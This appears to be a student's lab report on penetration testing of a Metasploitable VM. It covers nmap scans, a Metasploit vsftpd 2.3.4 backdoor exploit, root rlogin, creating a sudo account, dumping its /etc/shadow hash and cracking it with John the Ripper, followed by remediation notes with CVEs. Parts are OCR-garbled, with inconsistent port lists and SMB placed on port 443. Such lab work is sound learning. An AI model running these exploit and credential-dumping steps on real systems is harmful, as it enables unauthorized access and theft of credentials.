Network Penetration Testing with Real-World Exploits and Security Remediation

Project objectives

- **Understand and implement network scanning techniques.**
- **Perform reconnaissance and enumeration on vulnerable machines.**
- **Exploit discovered services using real-world vulnerabilities.**
- **Create a privileged user account post-exploitation.**
- **Crack password hashes using wordlists.**
- **Identify and suggest security remediations based on current vulnerabilities.**
- **Gain hands-on experience in ethical hacking and cybersecurity operations.**

Introduction

This project demonstrates the practical application of network penetration testing techniques using Kali Linux and a vulnerable target machine (Metasploitable). It involves multiple phases of ethical hacking: scanning, reconnaissance, enumeration, exploitation, privilege escalation, password cracking, and remediation. The goal is to simulate real-world attacks in a controlled lab environment and understand the security flaws in systems.

Theory

Penetration testing is the process of simulating cyberattacks on computer systems to evaluate their security. It follows stages such as reconnaissance, scanning, exploitation, and post-exploitation. Tools like Nmap, Metasploit, and John the Ripper are used to identify weaknesses and gain unauthorized access. Once a vulnerability is exploited, the attacker can escalate privileges or extract sensitive data, helping security professionals to patch these issues effectively.

project Requirements

Operating Systems:

1. **Kali Linux** – Attacker machine (Tools: Nmap, Metasploit, John the Ripper)
2. **Metasploitable** – Vulnerable target machine (Simulates real-world outdated services)

Tools Details:


Kali Linux	The attacker machine, containing pre-installed penetration testing tools.
Metasploitable	A vulnerable machine to practice attacks on.
nmap	For network scanning, port discovery, OS detection, and service version enumeration.
Metasploit Framework	For exploiting known vulnerabilities in services running on the target.
John the Ripper	For cracking hashed passwords obtained from /etc/shadow.

Tasks

Network Scanning

Task 1: Basic Network Scan

- N map -v 192.168.160.131




Task 2 – Reconnaissance

Task 1: Scanning for hidden Ports

N map -v -p- 192.168.160.131

Output:



Total Hidden Ports = 7


List of hidden ports

1. 8787
2. 36588
3. 53204
4. 53452
5. 59437
6. 3632
7. 6697

Task 2: Service Version Detection

N map -v -sV 192.168.160.131


Output:



Task 3: Operating System Detection

nmap -v -O 192.168.160.132

Output:



Task 3 - Enumeration

Target IP Address – 192.168.160.131

Operating System Details -

MAC Address: 00:0C:29:AB:A7:B8 (VMware)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)

PORT	STATE	SERVICE VERSION
21/tcp	open ftp	vsftpd 2.3.4
22/tcp	open ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	Open telnet	Linux telnetd

25/tcp	open smtp	Postfix smtpd
53/tcp	open domain	ISC BIND 9.4.2
80/tcp	open http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open rpcbind	2 (RPC #100000)
139/tcp	open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP
445/tcp	open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open exec	netkit-rsh rexecd
513/tcp	open login	OpenBSD or Solaris rlogind
514/tcp	open tcpwrapped	
1099/tcp	open java-rmi	GNU Classpath grmiregistry
1524/tcp	open bindshell	Metasploitable root shell
2049/tcp	open nfs	2-4 (RPC #100003)
2121/tcp	open ftp	ProFTPD 1.3.1
3306/tcp	open mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open vnc	VNC (protocol 3.3)
6000/tcp	open X11	(access denied)
6667/tcp	open irc	UnrealIRCd
8009/tcp	open ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open http	Apache Tomcat/Coyote JSP engine 1.1

- **Hidden Ports with Service Versions (ONLY HIDDEN PORTS)**
- 8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
- 3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
- 6697/tcp open irc UnrealIRCd
- 35851/tcp open mountd 1-3 (RPC #100005)
- 36571/tcp open nlockmgr 1-4 (RPC #100021)
- 44585/tcp open java-rmi GNU Classpath grmiregistry
- 51228/tcp open status 1 (RPC #100024)

Task 4- Exploitation of services

1. **vsftpd 2.3.4 (Port 21 - FTP)**


- msfconsole
- use exploit/unix/ftp/vsftpd_234_backdoor

- set RHOST 192.168.160.131

- set RPORT 21
  run

SMB 3.0.20-Debian (Port 443)

2. **Exploiting R Services (Port 512,513,514)**
   - nmap -p 512,513,514 -sC -sV --script=vuln 192.168.160.131
   - rlogin -l root 192.168.160.131



Task 5 - Create user with root permission

- ✓ adduser **kali**
- ✓ password **laksh123**
- ✓ sudo usermod -aG sudo kali
- ✓ cat /etc/passwd | grep kali
- ✓ kali:x:1002:1002/home/kali:/bin/bash
- ✓ sudo cat /etc/shadow | grep kali 0x

kali:yj9T$ufXTBpN1QpgwlgqRFmb/B0$/.y0ybAF4iNQXniErsDWf9QSl2HZH7LnBeRHB4ZiQa9:20057:0:99999:7:::

Task 6 - Cracking password hashes

- ➢ nano kali_hash.txt
- ➢ ./john kali_hash.txt
- ➢ ./john kali_hash.txt –show

Task 7 – Remediation

1. FTP Service (vsftpd)

Current Version: vsftpd

2.3.4

Latest Version: vsftpd 3.0.5 (as of 2025)

Vulnerability: Version 2.3.4 is affected by a backdoor vulnerability where an attacker can gain a root shell if a malicious payload is sent. This is one of the most serious vulnerabilities in vsftpd.

CVE:

CVE-2011-2523

Reference: https://www.youtube.com/watch?v=G7nIWUMvn0o

Remediation:
2. SMB 3.0.20-Debian (Port 443)

- **Service:** Samba SMB
- **Current Version:** 3.0.20
- **Latest Version:** Samba 4.20.1 (as of May 2025)
- **Vulnerabilities:**
    - **SMB version 3.0.20** is vulnerable to:
        - Remote Code Execution (RCE)
        - Null session attacks
        - Arbitrary file write/read
- **Common CVEs:**
    - CVE-2007-2447 – Samba "username map script" command injection
    - CVE-2017-7494 – Arbitrary code execution
- **Impact:** Attackers can exploit these flaws to **gain shell access**, **move laterally**, or **dump credentials**.
- **Remediation Steps:**
    - Disable SMBv1 and restrict access to trusted IPs only
    - Upgrade Samba to the **latest stable version (v4.20.1)**
    - Harden the /etc/samba/smb.conf file to disable guest access and enable logging
- **Reference:** https://www.youtube.com/watch?v=HPP70Bx0Eck

3. R Services (Ports 512 - rexec, 513 - rlogin, 514 - rsh)

- **Services:** Rexec, Rlogin, Rsh (Legacy UNIX services)
- **Status:** Outdated, Insecure, and Deprecated

- **Vulnerabilities:**
    - Transmit credentials in plaintext
    - Vulnerable to **MITM (Man-in-the-Middle)** and **replay attacks**
    - Weak or no authentication mechanism
    - Allow unauthorized remote access if .rhosts files are misconfigured
- **CVEs:**
    - CVE-1999-0651 – R-services allow remote attackers to access without proper authentication.
- **Impact:**
    - Any user on the network can potentially **impersonate** others and execute remote commands
- **Remediation Steps:**
    - Immediately disable the rsh, rlogin, and rexec services:
- **Reference:** **https://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0651**

Major Learning From This Project:-

Through this project, I learned the core phases of **ethical hacking**, including **information gathering, vulnerability scanning, exploitation**, and **remediation**. It gave me hands-on experience in identifying and exploiting vulnerabilities in a simulated network environment.

Tools Used

1. **Nmap**
    - Used for network scanning, discovering hosts, open ports, service versions, and operating system details.
2. **Metasploit Framework (msfconsole)**
    - Used for exploiting known vulnerabilities in services running on the Metasploitable machine.
3. **John the Ripper**
    - Used for cracking password hashes stored in /etc/shadow.
4. **Linux Utilities**
    - Commands like adduser, cat /etc/passwd, and cat /etc/shadow helped with privilege escalation and password enumeration.

What I Learned

- **Network Scanning**:
  Learned how to scan local and remote networks to identify IP addresses, open ports, and hidden services using nmap.
- **Service Enumeration**:
  Understood how to gather detailed information about running services and their versions, which is crucial for finding potential vulnerabilities.
- **Operating System Detection**:
  Practiced identifying the target OS and system information, which helps in choosing the right exploits.
- **Vulnerability Exploitation**:
  Successfully used Metasploit to exploit vulnerable services and gain access to the system.
- **Privilege Escalation**:
  Learned how to create a new user with root-level privileges, demonstrating how attackers can maintain access.
- **Password Cracking**:
  Understood how weak password hashes can be cracked using tools like John the Ripper and why strong hashing algorithms (e.g., bcrypt) are important.
- **Remediation Skills**:
  Learned how to research vulnerabilities and provide real solutions, including updating outdated software and disabling unnecessary services.
- **Security Awareness**:
  This project highlighted the importance of keeping systems updated, configuring services securely, and regularly auditing for exposed ports.